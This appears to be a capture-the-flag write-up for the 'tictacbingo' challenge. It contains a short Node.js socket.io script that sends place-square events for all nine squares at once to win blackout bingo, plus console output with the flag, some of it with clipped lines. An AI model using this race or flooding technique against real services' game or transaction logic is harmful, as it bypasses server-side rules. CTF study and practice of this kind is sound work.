
495

> We noticed a lot of you guys cheesed the tic tac toe game. However, there shall be no more cheesing with tictacbingo! MUAHAHAHAHA
>
> *UPDATE: this is blackout bingo, where you must fill out all squares to win*
>
> *authors: neonlian and RJCyber*

https://usc-tictacbingo.chals.io/


mnt > c > Users > hzqzz > Downloads > ctf > JS javas.js > ...

```javascript
const io = require("socket.io-client");
const b = io("https://usc-tictacbingo.chals.io");  // Replace with the actual server URL
let a = null;  // Placeholder for the game ID

function placeAllX() {
    for (let i = 0; i < 9; i++) {
        // Emit place square event for each square index simultaneously
        b.emit('client_place_square', {
            'game_id': a,
            'square': i
        });
    }
}

// Listen for the connection to establish a new game session
b.on('connect', function() {
    b.emit('client_new_game');
});

// Retrieve the new game ID when a new game is created
b.on('server_new_game', function(data) {
    a = data['game_id'];
    // Place 'X' in all squares once the game ID is available
    placeAllX();
});

// Listen to any board updates (including flag output)
b.on('server_board_update', function(data) {
    console.log("Board updated:", data);
    if (data.flag) {
        console.log("Flag:", data.flag);  // Output the flag if received
    }
});

```



```
  is_valid: true,
  board: [
    0, 0, 0, 0, 0,
    0, 0, 0, 0
  ],
  winner: 0,
  flag: 'CYBORG{th15_is_w3bs0cke7s_no7_osu!}'
}
lag: CYBORG{th15_is_w3bs0cke7s_no7_osu!}
oard updated: {
  is_valid: true,
  board: [
    0, 0, 0, 0, 0,
    0, 0, 0, 0
  ],
  winner: 0,
  flag: 'CYBORG{th15_is_w3bs0cke7s_no7_osu!}'
}
lag: CYBORG{th15_is_w3bs0cke7s_no7_osu!}
oard updated: {
  is_valid: true,
  board: [
    0, 0, 0, 0, 0,
    0, 0, 0, 0
  ],
  winner: 0,
  flag: 'CYBORG{th15_is_w3bs0cke7s_no7_osu!}'
}
lag: CYBORG{th15_is_w3bs0cke7s_no7_osu!}
oard updated: {
```

s